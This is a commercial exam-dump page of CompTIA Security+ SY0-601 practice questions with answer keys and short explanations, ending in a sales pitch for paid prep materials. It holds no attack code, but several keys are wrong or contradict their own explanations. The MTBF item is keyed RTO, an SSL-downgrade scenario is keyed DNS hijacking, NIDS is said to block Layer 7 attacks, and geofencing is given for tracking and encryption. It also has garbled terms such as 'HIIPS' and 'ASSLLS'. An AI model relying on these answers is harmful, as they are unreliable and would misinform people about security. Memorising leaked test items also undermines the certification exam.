A user is trying to upload a tax document, which the corporate finance department requested, but a security program is prohibiting the upload. A security analyst determines the file contains PII. Which of the following steps can the analyst take to correct this issue?

- A. Create a URL filter with an exception for the destination website.
- B. Add a firewall rule to the outbound proxy to allow file uploads
- C. Issue a new device certificate to the user's workstation.
- D. Modify the exception list on the DLP to allow the upload

**Answer: D**

**Explanation:**

Data Loss Prevention (DLP) policies are used to identify and protect sensitive data, and often include a list of exceptions that allow certain types of data to be uploaded or shared. By modifying the exception list on the DLP, the security analyst can allow the tax document to be uploaded without compromising the security of the system. (Reference: CompTIA Security+ SY0-601 Official Textbook, page 479-480)

**NEW QUESTION 187**

- (Exam Topic 2)

A network-connected magnetic resonance imaging (MRI) scanner at a hospital is controlled and operated by an outdated and unsupported specialized Windows OS. Which of the following is most likely preventing the IT manager at the hospital from upgrading the specialized OS?

- A. The time needed for the MRI vendor to upgrade the system would negatively impact patients.
- B. The MRI vendor does not support newer versions of the OS.
- C. Changing the OS breaches a support SLA with the MRI vendor.
- D. The IT team does not have the budget required to upgrade the MRI scanner.

**Answer: B**

**Explanation:**

This option is the most likely reason for preventing the IT manager at the hospital from upgrading the specialized OS. The MRI scanner is a complex and sensitive device that requires a specific OS to control and operate it. The MRI vendor may not have developed or tested newer versions of the OS for compatibility and functionality with the scanner. Upgrading the OS without the vendor's support may cause the scanner to malfunction or stop working altogether.

**NEW QUESTION 190**

- (Exam Topic 2)

Which of the following measures the average time that equipment will operate before it breaks?

- A. SLE
- B. MTBF
- C. RTO
- D. ARO

**Answer: C**

**Explanation:**

the measure that calculates the average time that equipment will operate before it breaks is MTBF. MTBF stands for Mean Time Between Failures and it is a metric that represents the average time between two failures occurring in a given period<sup>12</sup>. MTBF is used to measure the reliability and availability of a product or system<sup>12</sup>. The higher the MTBF, the more reliable and available the product or system is<sup>2</sup>.

**NEW QUESTION 194**

- (Exam Topic 2)

An organization wants to quickly assess how effectively the IT team hardened new laptops. Which of the following would be the best solution to perform this assessment?

- A. Install a SIEM tool and properly configure it to read the OS configuration files.
- B. Load current baselines into the existing vulnerability scanner.
- C. Maintain a risk register with each security control marked as compliant or non-compliant.
- D. Manually review the secure configuration guide checklists.

**Answer: B**

**Explanation:**

A vulnerability scanner is a tool that can scan devices and systems for known vulnerabilities, misconfigurations, and compliance issues. By loading the current baselines into the scanner, the organization can compare the actual state of the new laptops with the desired state and identify any deviations or weaknesses. This is a quick and automated way to assess the hardening of the new laptops.

**NEW QUESTION 198**

- (Exam Topic 2)

Which of the following is required in order (or an IDS and a WAF to be effective on HTTPS traffic)?

- A. Hashing
- B. DNS sinkhole
- C. TLS inspection
- D. Data masking

**Answer: C**

**Explanation:**

TLS (Transport Layer Security) is a protocol that is used to encrypt data sent over HTTPS (Hypertext Transfer Protocol Secure). In order for an intrusion detection system (IDS) and a web application firewall (WAF) to be effective on HTTPS traffic, they must be able to inspect the encrypted traffic. TLS inspection allows the IDS and WAF to decrypt and inspect the traffic, allowing them to detect any malicious activity. References: [1] CompTIA Security+ Study Guide Exam SY0-601 [1], Sixth Edition, Chapter 11, "Network Security Monitoring" [2] CompTIA Security+ Get Certified Get Ahead: SY0-501 Study Guide, Chapter 7, "Intrusion Detection and Prevention"

**NEW QUESTION 201**

- (Exam Topic 2)

A penetration tester was able to compromise a host using previously captured network traffic. Which of the following is the result of this action?

- A. Integer overflow
- B. Race condition
- C. Memory leak
- D. Replay attack

**Answer: D**

**Explanation:**

A replay attack is a form of network attack in which valid data transmission is maliciously or fraudulently repeated or delayed<sup>12</sup>. This can allow an attacker to compromise a host by resending a previously captured message, such as a password or a session token, that looks legitimate to the receiver<sup>1</sup>. A replay attack can be prevented by using methods such as random session keys, timestamps, or one-time passwords that expire after use<sup>12</sup>. A replay attack is different from an integer overflow, which is a type of software vulnerability that occurs when an arithmetic operation attempts to create a numeric value that is too large to be represented within the available storage space<sup>3</sup>. A race condition is another type of software vulnerability that occurs when multiple processes access and manipulate the same data concurrently, and the outcome depends on the order of execution<sup>3</sup>. A memory leak is a type of software defect that occurs when a program fails to release memory that is no longer needed, causing the program to consume more memory than necessary and potentially affecting the performance or stability of the system<sup>3</sup>.

**NEW QUESTION 206**

- (Exam Topic 2)

A security administrator needs to provide secure access to internal networks for external partners. The administrator has given the PSK and other parameters to the third-party security administrator. Which of the following is being used to establish this connection?

- A. Kerberos
- B. SSL/TLS
- C. IPSec
- D. SSH

**Answer: C**

**Explanation:**

IPSec is a protocol suite that provides secure communication over IP networks. It uses encryption, authentication, and integrity mechanisms to protect data from unauthorized access or modification. IPSec can operate in two modes: transport mode and tunnel mode. In tunnel mode, IPSec can create a virtual private network (VPN) between two endpoints, such as external partners and internal networks. To establish a VPN connection, IPSec requires a pre-shared key (PSK) or other parameters to negotiate the security association. References: <https://www.comptia.org/content/guides/what-is-vpn>

**NEW QUESTION 209**

- (Exam Topic 2)

Which of the following security design features can a development team use to analyze the deletion or editing of data sets without affecting the original copy?

- A. Stored procedures
- B. Code reuse
- C. Version control
- D. Continuum

**Answer: C****Explanation:**

Version control is a solution that can help a development team to analyze the deletion or editing of data sets without affecting the original copy. Version control is a system that records changes to a file or set of files over time so that specific versions can be recalled later. Version control can help developers track and manage changes to code, data, or documents, as well as collaborate with other developers and resolve conflicts.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://www.atlassian.com/git/tutorials/what-is-version-control>

**NEW QUESTION 213**

- (Exam Topic 2)

Which of the following models offers third-party-hosted, on-demand computing resources that can be shared with multiple organizations over the internet?

- A. Public cloud
- B. Hybrid cloud
- C. Community cloud
- D. Private cloud

**Answer: A****Explanation:**

There are three main models for cloud computing: Infrastructure as a Service (IaaS), Platform as a Service (PaaS), and Software as a Service (SaaS)<sup>12</sup>. Each model represents a different part of the cloud computing stack and provides different levels of control, flexibility, and management.

According to one source<sup>1</sup>, a public cloud is a type of cloud deployment where the cloud resources (such as servers and storage) are owned and operated by a third-party cloud service provider and delivered over the Internet. A public cloud can be shared with multiple organizations or users who pay for the service on a subscription or pay-as-you-go basis.

**NEW QUESTION 215**

- (Exam Topic 2)

While reviewing the /etc/shadow file, a security administrator notices files with the same values. Which of the following attacks should the administrator be concerned about?

- A. Plaintext
- B. Birthday
- C. Brute-force
- D. Rainbow table

**Answer: D****Explanation:**

Rainbow table is a type of attack that should concern a security administrator when reviewing the /etc/shadow file. The /etc/shadow file is a file that stores encrypted passwords of users in a Linux system. A rainbow table is a precomputed table of hashes and their corresponding plaintext values that can be used to crack hashed passwords. If an attacker obtains a copy of the /etc/shadow file, they can use a rainbow table to find the plaintext passwords of users.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://www.geeksforgeeks.org/rainbow-table-in-cryptography/>

**NEW QUESTION 220**

- (Exam Topic 2)

A security analyst needs to recommend a solution that will allow current Active Directory accounts and groups to be used for access controls on both network and remote-access devices. Which of the following should the analyst recommend? (Select two).

- A. TACACS+
- B. RADIUS
- C. OAuth
- D. OpenID
- E. Kerberos
- F. CHAP

**Answer: BE****Explanation:**

RADIUS and Kerberos are two protocols that can be used to integrate Active Directory accounts and groups with network and remote-access devices. RADIUS is a protocol that provides centralized authentication, authorization, and accounting for network access. It can use Active Directory as a backend database to store user credentials and group memberships. Kerberos is a protocol that provides secure authentication and encryption for network services. It is the default authentication protocol for Active Directory and can be used by remote-access devices that support it.

**NEW QUESTION 224**

- (Exam Topic 2)

A cybersecurity analyst at Company A is working to establish a secure communication channel with a counterpart at Company B, which is 3,000 miles (4,828

kilometers) away. Which of the following concepts would help the analyst meet this goal in a secure manner?

- A. Digital signatures
- B. Key exchange
- C. Salting
- D. PPTP

**Answer: B**

**Explanation:**

Key exchange Short explanation

Key exchange is the process of securely sharing cryptographic keys between two parties over a public network. This allows them to establish a secure communication channel and encrypt their messages. There are different methods of key exchange, such as Diffie-Hellman or RSA. References:

<https://www.comptia.org/content/guides/what-is-encryption>

**NEW QUESTION 225**

- (Exam Topic 2)

Which Of the following control types is patch management classified under?

- A. Deterrent
- B. Physical
- C. Corrective
- D. Detective

**Answer: C**

**Explanation:**

Patch management is a process that involves applying updates or fixes to software to address bugs, vulnerabilities, or performance issues. Patch management is classified under corrective control type, which is a type of control that aims to restore normal operations after an incident or event has occurred. Corrective controls can help mitigate the impact or damage caused by an incident or event and prevent it from happening again.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>

<https://www.csoonline.com/article/2124681/why-third-party-security-is-your-security.html>

**NEW QUESTION 230**

- (Exam Topic 2)

A security analyst is using OSINT to gather information to verify whether company data is available publicly. Which of the following is the BEST application for the analyst to use?

- A. theHarvester
- B. Cuckoo
- B. Nmap
- C. Nessus

**Answer: A**

**Explanation:**

TheHarvester is a reconnaissance tool that is used to gather information about a target organization, such as email addresses, subdomains, and IP addresses. It can also be used to gather information about a target individual, such as email addresses, phone numbers, and social media profiles. TheHarvester is specifically designed for OSINT (Open-Source Intelligence) and it can be used to discover publicly available information about a target organization or individual.

**NEW QUESTION 232**

- (Exam Topic 2)

A user is trying unsuccessfully to send images via SMS. The user downloaded the images from a corporate email account on a work phone. Which of the following policies is preventing the user from completing this action?

- A. Application management
- B. Content management
- C. Containerization
- D. Full disk encryption

**Answer: B**

**Explanation:**

Content management is a policy that controls what types of data can be accessed, modified, shared, or transferred by users or applications. Content management can prevent data leakage or exfiltration by blocking or restricting certain actions, such as copying, printing, emailing, or sending data via SMS. If the user downloaded the images from a corporate email account on a work phone, the content management policy may prevent the user from sending the images via SMS to protect the confidentiality and integrity of the data.

References: 1

CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and

Design, Objective 2.4: Explain the importance of embedded and specialized systems security 2

CompTIA Security+ Certification Exam Objectives, page 12, Domain 3.0: Implementation, Objective 3.1: Implement secure network architecture concepts 3

<https://www.comptia.org/blog/what-is-data-loss-prevention>

**NEW QUESTION 234**

- (Exam Topic 2)

Which of the following control types is patch management classified under?

- A. Deterrent
- B. Physical

- C. Corrective
- D. Detective

**Answer:** C

**Explanation:**

Patch management is classified as a corrective control because it is used to correct vulnerabilities or weaknesses in systems and applications after they have been identified. It is a reactive approach that aims to fix problems that have already occurred rather than prevent them from happening in the first place. Reference: CompTIA Security+ SY0-601 Official Textbook, page 109.

**NEW QUESTION 239**

- (Exam Topic 2)

An organization decided not to put controls in place because of the high cost of implementing the controls compared to the cost of a potential fine. Which of the following risk management strategies is the organization following?

- A. Transference
- B. Avoidance
- C. Mitigation
- D. Acceptance

**Answer:** D

**Explanation:**

Acceptance is a risk management strategy that involves acknowledging the existence and potential impact of a risk, but deciding not to take any action to reduce or eliminate it. This strategy is usually adopted when the cost of implementing controls outweighs the benefit of mitigating the risk, or when the risk is deemed acceptable or unavoidable. In this case, the organization decided not to put controls in place because of the high cost compared to the potential fine, which means they accepted the risk. References: <https://www.comptia.org/blog/what-is-risk-acceptance>

**NEW QUESTION 242**

- (Exam Topic 2)

A software developer used open-source libraries to streamline development. Which of the following is the greatest risk when using this approach?

- A. Unsecure root accounts
- B. Lack of vendor support
- C. Password complexity
- D. Default settings

**Answer:** A

**NEW QUESTION 245**

- (Exam Topic 2)

A company would like to move to the cloud. The company wants to prioritize control and security over cost and ease of management. Which of the following cloud models would best suit this company's priorities?

- A. Public
- B. Hybrid
- C. Community
- D. Private

**Answer:** D

**Explanation:**

A private cloud model would best suit the company's priorities of control and security over cost and ease of management. In a private cloud, the infrastructure is dedicated to a single organization, providing greater control over the environment and the ability to implement strict security measures. This is in contrast to public, community, or hybrid cloud models, where resources are shared among multiple organizations, potentially compromising control and security. While private clouds can be more expensive and more difficult to manage, they the highest level of control and security for the company.

Reference:

- CompTIA Security+ Certification Exam Objectives (SY0-601), Section 3.2: "Explain the importance of secure staging deployment concepts."
- Cisco: Private Cloud - <https://www.cisco.com/c/en/us/solutions/cloud/private-cloud.html>

**NEW QUESTION 246**

- (Exam Topic 2)

Which of the following best describes the situation where a successfully onboarded employee who is using a fingerprint reader is denied access at the company's main gate?

- A. Crossover error rate
- B. False match rate
- C. False rejection
- D. False positive

**Answer:** C

**Explanation:**

False rejection Short explanation

A false rejection occurs when a biometric system fails to recognize an authorized user and denies access. This can happen due to poor quality of the biometric sample, environmental factors, or system errors. References: <https://www.comptia.org/blog/what-is-biometrics>

**NEW QUESTION 247**

- (Exam Topic 1)  
Which of the following incident response steps occurs before containment?

- A. Eradication
- B. Recovery
- C. Lessons learned
- D. Identification

**Answer: D**

**Explanation:**

Identification is the first step in the incident response process, which involves recognizing that an incident has occurred. Containment is the second step, followed by eradication, recovery, and lessons learned.

References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 10: Incident Response and Recovery, pp. 437-441.

**NEW QUESTION 248**

- (Exam Topic 1)  
An enterprise needs to keep cryptographic keys in a safe manner. Which of the following network appliances can achieve this goal?

- A. HSM
- B. CASB
- C. TPM
- D. DLP

**Answer: A**

**Explanation:**

Hardware Security Module (HSM) is a network appliance designed to securely store cryptographic keys and perform cryptographic operations. HSMs provide a secure environment for key management and can be used to keep cryptographic keys safe from theft, loss, or unauthorized access. Therefore, an enterprise can achieve the goal of keeping cryptographic keys in a safe manner by using an HSM appliance. References: CompTIA Security+ Certification Exam Objectives, Exam Domain 2.0: Technologies and Tools, 2.4 Given a scenario, use appropriate tools and techniques to troubleshoot security issues, p. 21

**NEW QUESTION 252**

- (Exam Topic 1)  
A security analyst must enforce policies to harden an MDM infrastructure. The requirements are as follows:  
\* Ensure mobile devices can be tracked and wiped.  
\* Confirm mobile devices are encrypted.  
Which of the following should the analyst enable on all the devices to meet these requirements?

- A. A Geofencing
- B. Biometric authentication
- C. Geolocation
- D. Geotagging

**Answer: A**

**Explanation:**

Geofencing is a technology used in mobile device management (MDM) to allow administrators to define geographical boundaries within which mobile devices can operate. This can be used to enforce location-based policies, such as ensuring that devices can be tracked and wiped if lost or stolen. Additionally, encryption can be enforced on the devices to ensure the protection of sensitive data in the event of theft or loss. References:

> CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 7

**NEW QUESTION 257**

- (Exam Topic 1)  
The Chief Information Security Officer (CISO) has decided to reorganize security staff to concentrate on incident response and to outsource outbound Internet URL categorization and filtering to an outside company. Additionally, the CISO would like this solution to provide the same protections even when a company laptop or mobile device is away from a home office. Which of the following should the CISO choose?

- A. CASB
- B. Next-generation SWG
- C. NGFW
- D. Web-application firewall

**Answer: B**

**Explanation:**

The solution that the CISO should choose is Next-generation Secure Web Gateway (SWG), which provides URL filtering and categorization to prevent users from accessing malicious sites, even when they are away from the office. NGFWs are typically cloud-based and offer multiple security layers, including malware detection, intrusion prevention, and data loss prevention. References:

> CompTIA Security+ Study Guide Exam SY0-601, Chapter 4

**NEW QUESTION 261**

- (Exam Topic 1)  
A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even though the data is still viewable from the user's PCs. Which of the following is the most likely cause of this issue?

- A. TFTP was disabled on the local hosts
- B. SSH was turned off instead of modifying the configuration file
- C. Remote login was disabled in the networkd.config instead of using the sshd.conf
- D. Network services are no longer running on the NAS

**Answer:** B

**Explanation:**

SSH stands for Secure Shell Protocol, which is a cryptographic network protocol that allows secure remote login and command execution on a network device<sup>1</sup>. SSH can encrypt both the authentication information and the data being exchanged between the client and the server<sup>2</sup>. SSH can be used to access and manage a NAS device remotely<sup>3</sup>.

**NEW QUESTION 262**

- (Exam Topic 1)

An organization discovered a disgruntled employee exfiltrated a large amount of PII data by uploading files. Which of the following controls should the organization consider to mitigate this risk?

- A. EDR
- B. Firewall
- C. HIPS
- D. DLP

**Answer:** D

**Explanation:**

DLP stands for data loss prevention, which is a set of tools and processes that aim to prevent unauthorized access, use, or transfer of sensitive data. DLP can help mitigate the risk of data exfiltration by disgruntled employees or external attackers by monitoring and controlling data flows across endpoints, networks, and cloud services. DLP can also detect and block attempts to copy, print, email, upload, or download sensitive data based on predefined policies and rules.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://www.forcepoint.com/cyber-edu/data-loss-prevention-dlp>

**NEW QUESTION 263**

- (Exam Topic 1)

A security incident has been resolved. Which of the following BEST describes the importance of the final phase of the incident response plan?

- A. It examines and documents how well the team responded, discovers what caused the incident, and determines how the incident can be avoided in the future
- B. It returns the affected systems back into production once systems have been fully patched, data restored and vulnerabilities addressed
- C. It identifies the incident and the scope of the breach, how it affects the production environment, and the ingress point
- D. It contains the affected systems and disconnects them from the network, preventing further spread of the attack or breach

**Answer:** A

**Explanation:**

The final phase of an incident response plan is the post-incident activity, which involves examining and documenting how well the team responded, discovering what caused the incident, and determining how the incident can be avoided in the future. References: CompTIA Security+ Certification Exam Objectives - 2.5  
Given a scenario, analyze potential indicators to determine the type of attack. Study Guide: Chapter 5, page 225.

**NEW QUESTION 264**

- (Exam Topic 1)

Which of the following cryptographic concepts would a security engineer utilize while implementing non-repudiation? (Select TWO)

- A. Block cipher
- B. Hashing
- C. Private key
- D. Perfect forward secrecy
- E. Salting
- F. Symmetric keys

**Answer:** BC

**Explanation:**

Non-repudiation is the ability to ensure that a party cannot deny a previous action or event. Cryptographic concepts that can be used to implement non-repudiation include hashing and digital signatures, which use a private key to sign a message and ensure that the signature is unique to the signer. References: CompTIA Security+ Certification Exam Objectives (SY0-601)

**NEW QUESTION 267**

- (Exam Topic 1)

A security analyst is reviewing the vulnerability scan report for a web server following an incident. The vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability. Which of the following is the MOST likely cause?

- A. Security patches were uninstalled due to user impact.
- B. An adversary altered the vulnerability scan reports
- C. A zero-day vulnerability was used to exploit the web server
- D. The scan reported a false negative for the vulnerability

**Answer:** A

**Explanation:**

A security patch is a software update that fixes a vulnerability or bug that could be exploited by attackers. Security patches are essential for maintaining the security and functionality of systems and applications.

If the vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability, it means that the patch was either not applied or was uninstalled at some point. A possible reason for uninstalling a security patch could be user impact, such as performance degradation, compatibility issues, or functionality loss.

The other options are not correct because:

➤ B. An adversary altered the vulnerability scan reports. This could be a possibility, but it is less likely than option A. An adversary would need to have access to the vulnerability scan reports and be able to modify them without being detected. Moreover, altering the reports would not prevent the patch from being applied or uninstalled.

➤ C. A zero-day vulnerability was used to exploit the web server. This is not correct because a zero-day vulnerability is a vulnerability that is unknown to the public or the vendor, and therefore has no patch available. The question states that a patch is available for the vulnerability that was used to exploit the server.

➤ D. The scan reported a false negative for the vulnerability. This is not correct because a false negative is when a scan fails to detect a vulnerability that is present. The question states that the vulnerability is present in historical vulnerability scan reports, which means that it was detected by previous scans.

According to CompTIA Security+ SY0-601 Exam Objectives 1.4 Given a scenario, analyze potential indicators to determine the type of attack:

"A security patch is a software update that fixes a vulnerability or bug that could be exploited by attackers." References:

<https://www.comptia.org/certifications/security#examdetails>

<https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives> <https://www.getastra.com/blog/security-audit/vulnerability-scanning-report/>

#### NEW QUESTION 270

- (Exam Topic 1)

A company is required to continue using legacy software to support a critical service. Which of the following BEST explains a risk of this practice?

- A. Default system configuration
- B. Unsecure protocols
- C. Lack of vendor support
- D. Weak encryption

**Answer: C**

#### Explanation:

Using legacy software to support a critical service poses a risk due to lack of vendor support. Legacy software is often outdated and unsupported, which means that security patches and upgrades are no longer available. This can leave the system vulnerable to exploitation by attackers who may exploit known vulnerabilities in the software to gain unauthorized access to the system.

Reference: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 1: Attacks, Threats, and Vulnerabilities

#### NEW QUESTION 272

- (Exam Topic 1)

While reviewing pcap data, a network security analyst is able to locate plaintext usernames and passwords being sent from workstations to network switches. Which of the following is the security analyst MOST likely observing?

- A. SNMP traps
- B. A Telnet session
- C. An SSH connection
- D. SFTP traffic

**Answer: B**

#### Explanation:

The security analyst is likely observing a Telnet session, as Telnet transmits data in plain text format, including usernames and passwords. Reference: CompTIA Security+ Certification Exam Objectives, Exam SY0-601, 1.2 Given a scenario, analyze indicators of compromise and determine the type of malware.

#### NEW QUESTION 273

- (Exam Topic 1)

After gaining access to a dual-homed (i.e., wired and wireless) multifunction device by exploiting a vulnerability in the device's firmware, a penetration tester then gains shell access on another networked asset. This technique is an example of:

- A. privilege escalation
- B. footprinting
- C. persistence
- D. pivoting.

**Answer: D**

#### Explanation:

The technique of gaining access to a dual-homed multifunction device and then gaining shell access on another networked asset is an example of pivoting. References: CompTIA Security+ Study Guide by Emmett Dulaney, Chapter 8: Application, Data, and Host Security, Enumeration and Penetration Testing

#### NEW QUESTION 277

- (Exam Topic 1)

Which of the following would produce the closest experience of responding to an actual incident response scenario?

- A. Lessons learned
- B. Simulation
- C. Walk-through
- D. Tabletop

**Answer:** B

**Explanation:**

A simulation exercise is designed to create an experience that is as close as possible to a real-world incident response scenario. It involves simulating an attack or other security incident and then having security personnel respond to the situation as they would in a real incident. References: CompTIA Security+ SY0-601 Exam Objectives: 1.1 Explain the importance of implementing security concepts, methodologies, and practices.

**NEW QUESTION 278**

- (Exam Topic 1)

A security architect is implementing a new email architecture for a company. Due to security concerns, the Chief Information Security Officer would like the new architecture to support email encryption, as well as provide for digital signatures. Which of the following should the architect implement?

- A. TOP
- B. IMAP
- C. HTTPS
- D. S/MIME

**Answer:** D

**Explanation:**

S/MIME (Secure/Multipurpose Internet Mail Extensions) is a protocol that enables secure email messages to be sent and received. It provides email encryption, as well as digital signatures, which can be used to verify the authenticity of the sender. S/MIME can be used with a variety of email protocols, including POP and IMAP.

References:

- > <https://www.comptia.org/content/guides/what-is-smime>
- > CompTIA Security+ Study Guide, Sixth Edition (SY0-601), page 139

**NEW QUESTION 282**

- (Exam Topic 1)

During a Chief Information Security Officer (CISO) convention to discuss security awareness, the attendees are provided with a network connection to use as a resource. As the convention progresses, one of the attendees starts to notice delays in the connection, and the HIIPS site requests are reverting to HTTP. Which of the following BEST describes what is happening?

- A. Birthday collision on the certificate key
- B. DNS hijacking to reroute traffic
- C. Brute force to the access point
- D. ASSLLS downgrade

**Answer:** B

**Explanation:**

The attendee is experiencing delays in the connection, and the HIIPS site requests are reverting to HTTP, indicating that the DNS resolution is redirecting the connection to another server. DNS hijacking is a technique that involves redirecting a user's requests for a domain name to a different IP address. Attackers use DNS hijacking to redirect users to malicious websites and steal sensitive information, such as login credentials and credit card details.

Reference: <https://www.cloudflare.com/learning/dns/dns-hijacking/>

**NEW QUESTION 287**

- (Exam Topic 1)

A security engineer is hardening existing solutions to reduce application vulnerabilities. Which of the following solutions should the engineer implement FIRST? (Select TWO)

- A. Auto-update
- B. HTTP headers
- C. Secure cookies
- D. Third-party updates
- E. Full disk encryption
- F. Sandboxing
- G. Hardware encryption

**Answer:** AF

**Explanation:**

Auto-update can help keep the app up-to-date with the latest security fixes and enhancements, and reduce the risk of exploitation by attackers who target outdated or vulnerable versions of the app.

Sandboxing can help isolate the app from other processes and resources on the system, and limit its access and permissions to only what is necessary.

Sandboxing can help prevent the app from being affected by or affecting other applications or system components, and contain any potential damage in case of a breach.

**NEW QUESTION 291**

- (Exam Topic 1)

An employee's company account was used in a data breach. Interviews with the employee revealed:

- The employee was able to avoid changing passwords by using a previous password again.
- The account was accessed from a hostile, foreign nation, but the employee has never traveled to any other countries.

Which of the following can be implemented to prevent these issues from reoccurring? (Select TWO)

- A. Geographic dispersal
- B. Password complexity
- C. Password history

- D. Geotagging
- E. Password lockout
- F. Geofencing

**Answer:** CF

**Explanation:**

two possible solutions that can be implemented to prevent these issues from reoccurring are password history and geofencing. Password history is a feature that prevents users from reusing their previous passwords. This can enhance password security by forcing users to create new and unique passwords periodically. Password history can be configured by setting a policy that specifies how many previous passwords are remembered and how often users must change their passwords.

Geofencing is a feature that restricts access to a system or network based on the geographic location of the user or device. This can enhance security by preventing unauthorized access from hostile or foreign regions. Geofencing can be implemented by using GPS, IP address, or other methods to determine the location of the user or device and compare it with a predefined set of boundaries.

**NEW QUESTION 296**

- (Exam Topic 1)

A major clothing company recently lost a large amount of proprietary information. The security officer must find a solution to ensure this never happens again. Which of the following is the BEST technical implementation to prevent this from happening again?

- A. Configure DLP solutions
- B. Disable peer-to-peer sharing
- C. Enable role-based
- D. Mandate job rotation
- E. Implement content filters

**Answer:** A

**Explanation:**

Data loss prevention (DLP) solutions can prevent the accidental or intentional loss of sensitive data. DLP tools can identify and protect sensitive data by classifying and categorizing it, encrypting it, or blocking it from being transferred outside the organization's network.

**NEW QUESTION 297**

- (Exam Topic 1)

Which of the following BEST describes data streams that are compiled through artificial intelligence that provides insight on current cyberintrusions, phishing, and other malicious cyberactivity?

- A. Intelligence fusion
- B. Review reports
- C. Log reviews
- D. Threat feeds

**Answer:** A

**Explanation:**

Intelligence fusion is a process that involves aggregating and analyzing data from multiple sources, including artificial intelligence, to provide insight on current cyberintrusions, phishing, and other malicious cyberactivity.

References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Glossary, p. 767.

**NEW QUESTION 300**

- (Exam Topic 1)

An employee receives an email stating he won the lottery. The email includes a link that requests a name, mobile phone number, address, and date of birth be provided to confirm employee's identity before sending him the prize. Which of the following BEST describes this type of email?

- A. Spear phishing
- B. Whaling
- C. Phishing
- D. Vishing

**Answer:** C

**Explanation:**

Phishing is a type of social engineering attack that uses fraudulent emails or other forms of communication to trick users into revealing sensitive information, such as passwords, credit card numbers, or personal details. Phishing emails often impersonate legitimate entities, such as banks, online services, or lottery organizations, and entice users to click on malicious links or attachments that lead to fake websites or malware downloads. Phishing emails usually target a large number of users indiscriminately, hoping that some of them will fall for the scam.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://www.kaspersky.com/resource-center/definitions/what-is-phishing>

**NEW QUESTION 303**

- (Exam Topic 1)

A desktop support technician recently installed a new document-scanning software program on a computer. However, when the end user tried to launch the program, it did not respond. Which of the following is MOST likely the cause?

- A. A new firewall rule is needed to access the application.
- B. The system was quarantined for missing software updates.
- C. The software was not added to the application whitelist.
- D. The system was isolated from the network due to infected software

**Answer:** C

**Explanation:**

The most likely cause of the document-scanning software program not responding when launched by the end user is that the software was not added to the application whitelist. An application whitelist is a list of approved software applications that are allowed to run on a system. If the software is not on the whitelist, it may be blocked from running by the system's security policies. Adding the software to the whitelist should resolve the issue and allow the program to run.

References: <https://www.techopedia.com/definition/31541/application-whitelisting>

**NEW QUESTION 304**

- (Exam Topic 1)

A security assessment found that several embedded systems are running unsecure protocols. These Systems were purchased two years ago and the company that developed them is no longer in business Which of the following constraints BEST describes the reason the findings cannot be remediated?

- A. inability to authenticate
- B. Implied trust
- C. Lack of computing power
- D. Unavailable patch

**Answer:** D

**Explanation:**

If the systems are running unsecure protocols and the company that developed them is no longer in business, it is likely that there are no patches available to remediate the issue. References:

➤ [CompTIA Security+ Study Guide, Sixth Edition, pages 35-36](#)

**NEW QUESTION 309**

- (Exam Topic 1)

A cybersecurity administrator needs to implement a Layer 7 security control on a network and block potential attacks. Which of the following can block an attack at Layer 7? (Select TWO).

- A. HIDS
- B. NIPS
- C. HSM
- D. WAF
- E. NAC
- F. NIDS
- G. Stateless firewall

**Answer:** DF

**Explanation:**

A WAF (Web Application Firewall) and NIDS (Network Intrusion Detection System) are both examples of Layer 7 security controls. A WAF can block attacks at the application layer (Layer 7) of the OSI model by filtering traffic to and from a web server. NIDS can also detect attacks at Layer 7 by monitoring network traffic for suspicious patterns and behaviors. References: [CompTIA Security+ Study Guide, pages 94-95, 116-118](#)

**NEW QUESTION 313**

- (Exam Topic 1)

During an investigation, the incident response team discovers that multiple administrator accounts were suspected of being compromised. The host audit logs indicate a repeated brute-force attack on a single administrator account followed by suspicious logins from unfamiliar geographic locations. Which of the following data sources would be BEST to use to assess the accounts impacted by this attack?

- A. User behavior analytics
- B. Dump files
- C. Bandwidth monitors
- D. Protocol analyzer output

**Answer:** A

**Explanation:**

User behavior analytics (UBA) would be the best data source to assess the accounts impacted by the attack, as it can identify abnormal activity, such as repeated brute-force attacks and logins from unfamiliar geographic locations, and provide insights into the behavior of the impacted accounts. References: [CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 7: Incident Response, pp. 338-341](#)

**NEW QUESTION 317**

.....

## Thank You for Trying Our Product

\* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

\* One year free update

You can enjoy free update one year. 24x7 online support.

\* Trusted by Millions

We currently serve more than 30,000,000 customers.

\* Shop Securely

All transactions are protected by VeriSign!

**100% Pass Your SY0-601 Exam with Our Prep Materials Via below:**

<https://www.certleader.com/SY0-601-dumps.html>